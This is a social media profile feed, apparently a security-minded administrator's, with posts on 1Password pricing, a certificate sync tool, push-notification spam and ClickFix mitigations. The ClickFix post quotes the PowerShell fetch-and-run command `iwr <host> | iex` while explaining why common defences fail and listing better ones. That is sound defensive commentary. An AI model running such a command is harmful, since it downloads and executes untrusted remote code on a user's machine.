Oh you're colourblind? How many colours an I holding up?
*Shoves the entire pantone system directory in your face*
| Pronouns | He/Him |
| Location | Vancouver, BC |
| Website | https://ianspence.com |
| OID | 1.3.6.1.4.1.61251 |
Oh you're colourblind? How many colours an I holding up?
*Shoves the entire pantone system directory in your face*
Hey @1password i don't want and never wanted any of your crap ai or watchtower features - what makes you think i'm willing to pay more for features i don't want.
give us a cheaper plan that doesn't come with all the guff.

Because there are two DNS servers but they share the same hostname and certificate, I needed to write some tooling to help synchronize the challenge from one machine to the other, along with sharing the certificates once issued/renewed.
So I wrote a quick and simple server and client app: https://git.ecn.io/ian/certsync

Browser push notifications remain one of the single largest spam deliverance systems - and all browsers, especially Chrome, are entirely complacent in it.
Google could fix this tomorrow, easily.
They won't.
I've seen some folks talk about PowerShell options to mitigate the risk of #ClickFix, so let's talk about how two of those are ineffective:
Using the command: `iwr <host> | iex`
- Ignores script execution mode, because Invoke-Expression treats input as if the user typed it out themselves
- Ignored constrained language mode for the same reason.
Neither of these are effective in protecting users. A missed opportunity from Microsoft is not blocking iex with CLM.
The big issue with #ClickFix is that there are few effective mitigation tools, but there are some things you should do:
1. Disable the Windows Script Host
2. Remove the run dialog (this also blocks Win+R), also upgrade people to Windows 11.
3. If possible, use WDAC to prohibit users from opening powershell.exe, pwsh.exe, cmd.exe, and mshta.exe
#3 is likely the most effective, but also potentially disruptive to the user if they need command line access or you have scripts that run as the user.